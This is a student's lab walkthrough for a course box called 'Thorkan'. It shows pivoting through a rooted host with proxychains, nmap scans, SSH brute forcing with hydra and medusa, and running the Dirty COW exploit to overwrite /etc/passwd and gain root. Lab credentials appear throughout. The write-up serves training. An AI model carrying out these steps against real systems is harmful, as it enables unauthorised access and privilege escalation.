

## Thorkan Walkthrough

Target: 192.168.10.4

Kali: 10.8.0.131

We need to first setup proxychains on 192.168.10.150, since we obtained root on this machine earlier we can SSH to it via


- Username: **firefart**
- Password: **haha**

First we must setup proxy chains (see tutorial 4 for more details)

- `sudo nano /etc/proxychains4.conf`
- Uncomment `dynamic_chain`
- comment `strict_chain`
- Add at the end: `socks5 127.0.0.1 9050`

All we need to do is run the ssh through port 9050 (the default proxychains port)

- `sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150`
- `haha`
- The password I set with dirtycow when I did the ghostgate walkthrough



```
(kali@kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_6_192.168.10.10]
$ sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
The authenticity of host '192.168.2.150 (192.168.2.150)' can't be established.
DSA key fingerprint is SHA256:U81K/0EzncG2cTkUWa++MSBHVVYfWwa5l1NKJyavonk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.150' (DSA) to the list of known hosts.
(firefart@192.168.2.150) Password:
Last login: Sat Oct  2 07:22:10 2021 from 10.8.0.131
Have a lot of fun ...
Ghostgate:~ #
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we can use proxychains4 and run nmap on the target

Running small, med and large scans using proxychains (this may take a while)

- `sudo proxychains4 nmap -Pn -T5 -p- 192.168.10.10 -oN smol`
- `sudo proxychains4 nmap -Pn -sV -A -p- 192.168.10.10 -oN med`
- `sudo proxychains4 nmap -Pn -sV -A -p- --script='safe' 192.168.10.10 -oN large`

The scans were taking far too long and I just wanted to know the ports so I decided to copy the nmap binary over to the proxy and perform a complete (quicker) port scan via this repo.

- <https://github.com/andrew-d/static-binaries>
- [https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86\\_64/nmap](https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap)
- `sudo nmap -PN -p- 192.168.10.4`

```

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
Ghostgate:~ # nmap -PN -p- 192.168.10.4

Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 08:26 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Interesting ports on 192.168.10.4:
Not shown: 65525 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
54176/tcp open  unknown
54364/tcp open  unknown
60849/tcp open  unknown
MAC Address: 08:00:27:48:25:FA (Cadmus Computer Systems)

```

- `sudo nmap -PN -p- -A -sV 192.168.10.4 -oN med`

Now that we have the services we can attack them using proxychains by appending our commands with **proxychains4**

```


Ghostgate:~ # sudo nmap -PN -p- -A -sV 192.168.10.4 -oN med

Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 08:35 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Interesting ports on 192.168.10.4:
Not shown: 65525 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          (Generally vsftp or WU-FTPD)
|_ Anonymous FTP: FTP: Anonymous login allowed
22/tcp    open  ssh          OpenSSH 4.6 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.4 ((Linux/SUSE))
|_ HTML title: Site doesn't have a title.
|_ robots.txt: has 1 disallowed entry
|_ /
111/tcp   open  rpcbind
|_ rpcinfo:
| 100000 2      111/udp    rpcbind
| 100003 2,3,4  2049/udp  nfs
| 100005 1,2,3  32769/udp mountd
| 100024 1      32770/udp status
| 100021 1,3,4  32771/udp nlockmgr
| 100000 2      111/tcp    rpcbind
| 100003 2,3,4  2049/tcp  nfs
| 100021 1,3,4  54176/tcp nlockmgr
| 100024 1      54364/tcp status
|_ 100005 1,2,3  60849/tcp mountd
2049/tcp  open  rpcbind
5801/tcp  open  vnc-http    TightVNC 1.2.9 (Resolution 1024x788; VNC TCP port 5901)
5901/tcp  open  vnc         VNC (protocol 3.8)
54176/tcp open  rpcbind
54364/tcp open  rpcbind
60849/tcp open  rpcbind
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port21-TCP:V=4.75I=7%D=10/2%T=6157A959%P=x86_64-suse-linux-gnu%r(NU
SF:LL,26,"220\x20Welcome\x20to\x20Thorkan's\x20FTP\x20Service\r\n")%r(Gene
SF:ricLines,72,"220\x20Welcome\x20to\x20Thorkan's\x20FTP\x20Service\r\n530

```

Eg. Lets attempt to use vncviewer using proxychains

- `proxychains4 vncviewer 192.168.10.4:5901`



New users!

- centurion
- hannibal
- vinicius

Enumerating FTP

- proxychains4 ftp 192.168.10.4
- ls

```
(kali@kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
$ proxychains4 ftp 192.168.10.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 ←socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:21 ... OK
Connected to 192.168.10.4.
220 Welcome to Thorkan's FTP Service
Name (192.168.10.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40078|)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:40078 ... OK
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 2326 Nov 20 2004 apache_pb.gif
-rw-r--r-- 1 0 0 1385 Nov 20 2004 apache_pb.png
-rw-r--r-- 1 0 0 2410 Dec 14 2005 apache_pb22.gif
-rw-r--r-- 1 0 0 1502 Dec 14 2005 apache_pb22.png
-rw-r--r-- 1 0 0 2205 Dec 14 2005 apache_pb22_ani.gif
-rw-r--r-- 1 0 0 302 Apr 28 2006 favicon.ico
drwxr-xr-x 2 0 0 4096 Oct 01 2020 gif
-rw-r--r-- 1 0 0 44 Nov 20 2004 index.html
-rw-r--r-- 1 0 0 26 Sep 21 2007 robots.txt
226 Directory send OK.
ftp>
```

We aren't able to navigate away from this directory but we may be able to place files here in order to create a reverse shell.

On our kali machine

- echo 'test' > test.txt

```
229 Entering Extended Passive Mode (|||40145|)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:40145 ... OK
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 2326 Nov 20 2004 apache_pb.gif
-rw-r--r-- 1 0 0 1385 Nov 20 2004 apache_pb.png
-rw-r--r-- 1 0 0 2410 Dec 14 2005 apache_pb22.gif
-rw-r--r-- 1 0 0 1502 Dec 14 2005 apache_pb22.png
-rw-r--r-- 1 0 0 2205 Dec 14 2005 apache_pb22_ani.gif
-rw-r--r-- 1 0 0 302 Apr 28 2006 favicon.ico
drwxr-xr-x 2 0 0 4096 Oct 01 2020 gif
-rw-r--r-- 1 0 0 44 Nov 20 2004 index.html
-rw-r--r-- 1 0 0 26 Sep 21 2007 robots.txt
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||40336|)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:40336 ... OK
553 Could not create file.
ftp>
```

We are not able to

Now we do know the password to vinicius as it was given in a previous workshop however I did want to attempt this box without it so I'll try to brute force with hydra

```
[ERROR] could not connect to ssh://192.168.10.4:22 - NO route to host

(kali@kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
$ proxychains4 hydra -L users.txt -P /home/kali/rockyou.txt 192.168.10.4 ssh -o hydraOutput.txt 255 x
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do
izations, or for illegal purposes (this is non-binding, these ***)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
[WARNING] Many SSH configurations limit the number of parallel tas
se -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login
task
[DATA] attacking ssh://192.168.10.4:22/
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 ←socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[ERROR] could not connect to ssh://192.168.10.4:22 - kex error : no match for method server host key algo: ser
ver [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha
2-512,rsa-sha2-256]
```

Same issue as I had in another walkthrough I'll see if I can rectify it  
I fixed it using medusa however the cracking of the passwords would take far too long

- sudo proxychains4 medusa -U users.txt -P /home/kali/rockyou.txt -h 192.168.10.4 -M ssh

```
(kali@kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
$ sudo proxychains4 medusa -U users.txt -P /home/kali/rockyou.txt -h 192.168.10.4 -M ssh 255 x
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 ←socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (1 of 3, 0 complete) Password: 12
3456 (1 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (2 of 3, 0 complete) Password: 12
345 (2 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (3 of 3, 0 complete) Password: 12
3456789 (3 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (4 of 3, 0 complete) Password: 12
3456789 (4 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (5 of 3, 0 complete) Password: 12
3456789 (5 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (6 of 3, 0 complete) Password: 12
3456789 (6 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
ACCOUNT CHECK: [ssh] Host: 192.168.10.4 (1 of 1, 0 complete) User: centurion (7 of 3, 0 complete) Password: 12
3456789 (7 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
```

I decided I would quickly try ncrack and see if I got anything a bit quicker

- sudo proxychains4 ncrack ssh://192.168.10.4 -U users.txt -P /home/kali/rockyou.txt -vv

It doesn't look like this is working with proxy chains



```

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK

```

I've decided to skip the brute force although if I could transfer the package to the proxy I would be able to crack them quickly

I am going to go ahead and use the password provided to use in the workshop

- User: vinicius
- Password: password1

```

(kali@kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
$ sudo proxychains4 ssh -oHostKeyAlgorithms=+ssh-dss vinicius@192.168.10.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 ← socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.4:22 ... OK
The authenticity of host '192.168.10.4 (192.168.10.4)' can't be established.
DSA key fingerprint is SHA256:7gDnD0nnrD8Wx/TmV2DEcKIjg+nHT5H2RSToshKlpg0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.4' (DSA) to the list of known hosts.
(vinicius@192.168.10.4) Password:
Have a lot of fun ...
vinicius@Thorkan:~$ whoami
vinicius
vinicius@Thorkan:~$ uname -a
Linux Thorkan 2.6.22.5-31-default #1 SMP 2007/09/21 22:29:00 UTC x86_64 x86_64 x86_64 GNU/Linux
vinicius@Thorkan:~$

```

- `sudo proxychains4 ssh -oHostKeyAlgorithms=+ssh-dss vinicius@192.168.10.4`
- `uname -a`

Vulnerable to dirty cow because the version is < 3.9 something, lets transfer it over

- `cd /tmp`
- `vim dc.c`
- Paste in dirtycow code from
  - <https://www.exploit-db.com/exploits/40839>
- `gcc -pthread dc.c -o dirty -lcrypt`
- `./dirty`
- haha

- This is the new password, the user will be "firefart"

```
vinicius@thorkan:~$ whoami
vinicius
vinicius@thorkan:~$ uname -a
Linux Thorkan 2.6.22.5-31-default #1 SMP 2007/09/21 22:29:00 UTC x86_64 x86_64 x86_64 GNU/Linux
vinicius@thorkan:~$ cd /tmp
vinicius@thorkan:/tmp$ vim dc.c
vinicius@thorkan:/tmp$ vim dc.c
vinicius@thorkan:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc: dirty.c: No such file or directory
vinicius@thorkan:/tmp$ gcc -pthread dc.c -o dirty -lcrypt
vinicius@thorkan:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiBlC0uIAHDGs:0:0:pwned:/root:/bin/bash

mmmap: 2b381c3b7000

wwwrun.x:30:0:www daemon apache:/var/lib/wwwrun:/bin/false
centurion:x:1000:100::/home/centurion:/bin/bash
hanibal:x:1001:100::/home/hanibal:/bin/bash
vinicius:x:1002:100::/home/vinicius:/bin/bash
vinicius@thorkan:/tmp$ su firefart
Password:
Thorkan:/tmp # whoami
firefart
Thorkan:/tmp # id
uid=0(firefart) gid=0(root) groups=0(root)
Thorkan:/tmp #
```

Success!